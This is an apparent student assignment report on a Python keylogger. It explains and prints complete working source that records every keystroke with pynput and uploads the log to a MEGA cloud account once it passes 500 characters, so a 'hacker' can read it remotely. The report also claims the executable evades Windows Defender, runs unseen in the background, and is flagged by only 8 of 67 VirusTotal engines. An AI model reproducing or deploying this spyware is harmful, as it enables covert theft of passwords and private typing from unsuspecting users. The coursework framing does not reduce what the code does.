## Report on

## Keylogger Malware

## Assignment

Submitted By: Submitted To:

Rubin KC Mr. Utkarsh Chaudhary

**Introduction:**

In this project, I have developed a keylogger that captures the users key logs and uploads the keystroke file to mega storage so that hacker can remotely access the keystrokes. This project has been developed in python. The application is able to bypass defender and able to run in background without user knowing about it.

**Project Description:**

The project basically has two parts : One for capturing the user keylog and another part to upload to mega repository for accessing the keylog file remotely . The keylogger monitors the keystrokes continuously and saves the file locally as log.txt. In the second part of the program, the file log.txt is uploaded to mega repo.


The program takes the keyboard input with the help of pynput.keyboard package.

Importing the required packages:

from mega import Mega

from pynput.keyboard import Listener

In this part , first line create an instance of mega.py . The other line , login into my mega account using my username and password.



This part of program contains the on\_press() method, that takes the users keystroke and saves the file to log.txt. The keystrokes are written to every newline of the file in read mode. Then, the program counts the number of characters in the log.txt file. Here I have set the program to upload the file log.txt to mega repo once the keystroke count reaches 500. The content in local log.txt is overwritten so that keystroke count reaches zero.

def on\_press(key):  # This function takes the keystroke logs and saves the file to log.txt

    with open('log.txt','a') as f:

        f.write(str(key)+'\n')   # writes the keystroke from the user inputs an every newline

        file1 = open("log.txt", "r") # reads the content of the file log.txt

        str1 = file1.read()

        char\_count = len(str1)# This part takes counts the number of characters in the file

        if char\_count>500: # once the character count reaches 500 ; file is uploaded to mega repo

            print('uploading')

            file = m.upload('log.txt')  # uploads the log.txt to mega repo

            file1 = open("log.txt", "w") # once uploaded, over write the existing contents in local ,log.txt file


Here I have created the Listener instance and defined the on\_press()method in it and joined it with the main program.

with Listener(on\_press=on\_press) as listener: # keeps on listening the user's keystrokes and calls on\_press()


    listener.join()

Here as its clear from the below image, we have captured the user keystrokes in log.txt file.

Once the keystroke count reaches 500, the file is uploaded to mega repo.



The log.txt being uploaded in mega repo which hacker can access remotely to capture the user’s keystroke.



**Program Code:**

from mega import Mega

from pynput.keyboard import Listener

mega = Mega()

m = mega.login('xxxxx@relay.firefox.com','xxxxpasswordxxxx')  # login into mega account using  username and password where log.txt file is uploaded

def on\_press(key):  # This function takes the keystroke logs and saves the file to log.txt

    with open('log.txt','a') as f:

        f.write(str(key)+'\n')   # writes the keystroke from the user inputs an every newline

        file1 = open("log.txt", "r") # reads the content of the file log.txt

        str1 = file1.read()

        char\_count = len(str1)# This part takes counts the number of characters in the file

        print('The Number of characters in text file :', char\_count)

        if char\_count>500: # once the character count reaches 500 ; file is uploaded to mega repo

            print('uploading')

            file = m.upload('log.txt')  # uploads the log.txt to mega repo

            file1 = open("log.txt", "w") # once uploaded, over write the existing contents in local ,log.txt file

with Listener(on\_press=on\_press) as listener: # keeps on listening the user's keystrokes and calls on\_press()

    listener.join()

**VirusTotal Scan Result:**

Out of 67 , 8 vendor tools were able to detect the malware. The exe file was not detected by Windows defender and ran successfully in the background without detection.

